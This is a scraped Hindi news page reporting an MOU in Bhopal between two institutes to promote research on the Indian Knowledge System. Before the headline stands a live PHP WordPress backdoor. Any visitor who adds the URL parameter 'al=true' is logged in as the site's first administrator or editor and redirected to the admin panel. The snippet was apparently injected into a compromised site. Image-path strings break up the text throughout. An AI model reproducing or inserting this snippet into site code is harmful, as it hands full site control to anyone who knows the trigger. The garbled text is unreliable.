// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); उच्च शिक्षा उत्कृष्टता संस्थान और दत्तोपंत ठेंगड़ी शोध संस्थान के बीच हुआ एमओयू – प्रत्युषा आशा कीनयी किरण
मध्यप्रदेश

उच्च शिक्षा उत्कृष्टता संस्थान और दत्तोपंत ठेंगड़ी शोध संस्थान केबीच हुआ एमओयू

भोपाल.

भारतीय ज्ञान परंपरा (Indian Knowledge System – IKS) के संरक्षण, संवर्धन एवं शैक्षणिक अनुसंधान को सुदृढ़ करने के उद्देश्य से उच्च शिक्षा उत्कृष्टता संस्थान, भोपाल तथा दत्तोपंत ठेंगड़ी शोध संस्थान, भोपाल के मध्य एक महत्वपूर्ण समझौता ज्ञापन (एमओयू) संपन्न हुआ।

उक्त समझौता ज्ञापन पर दत्तोपंत ठेंगड़ी शोध संस्थान के निदेशक श्री मुकेश कुमार मिश्रा तथा उच्च शिक्षा उत्कृष्टता संस्थान, भोपाल के संचालक डॉ. प्रज्ञेश कुमार अग्रवाल द्वारा विधिवत हस्ताक्षर किए गए। इस एमओयू के माध्यम से दोनों संस्थानों के मध्य भारतीय ज्ञान परंपरा से संबंधित अनुसंधान, अकादमिक गतिविधियों, संगोष्ठियों, कार्यशालाओं,व्याख्यानों एवं अन्य शैक्षणिक कार्यक्रमों के संचालन हेतु परस्पर सहयोग स्थापित किया जाएगा।

समझौता ज्ञापन के अंतर्गत भारतीय दर्शन, संस्कृति, साहित्य, परंपरागत विज्ञान एवं ज्ञान-विरासत से जुड़े विषयों पर अनुसंधान को प्रोत्साहित किया जाएगा तथा विद्यार्थियों, शोधार्थियों एवं शिक्षकों को भारतीय ज्ञान प्रणाली के विविध आयामों से परिचित कराने हेतु संयुक्त प्रयास किए जाएंगे। यह पहल राष्ट्रीय शिक्षा नीति के अनुरूप भारतीय ज्ञान परंपरा को उच्च शिक्षा में समाहित करने की दिशा में एक महत्वपूर्ण कदम माना जा रहा है।

इस अवसर पर उच्च शिक्षा उत्कृष्टता संस्थान, भोपाल से प्रोफेसर एवंप्रशासनिक अधिकारी डॉ. महेंद्र सिंघई,भारतीय ज्ञान परंपरा (आईकेएस) प्रभारी एवं ग्रंथपाल डॉ. प्रज्ञा नायक, तथा सहायक प्राध्यापक अमर प्रकाश पांडेय उपस्थित रहे। वहीं दत्तोपंत ठेंगड़ी शोध संस्थान,भोपाल की सह सचिव डॉ. अल्पनात्रिवेदी एवं सहायक प्राध्यापक डॉ. प्रभाकर पांडेय की गरिमामयी उपस्थिति रही।

कार्यक्रम के दौरान सभी गणमान्य अतिथियों ने इस सहयोग को भारतीय ज्ञान परंपरा के संरक्षण एवं अकादमिक उन्नयन की दिशा में मील का पत्थर बताया तथा यह आशा व्यक्त की कि यह समझौता भविष्य में उच्च शिक्षा एवं अनुसंधान के क्षेत्र में उल्लेखनीय योगदान प्रदान करेगा।



RO No. 13169/ 31RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address :Yadu kirana store ke pass Parshuram nagar professorcolony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website :pratyushaashakinayikiran.com

जनसम्पर्क विभाग –आरएसएस फीड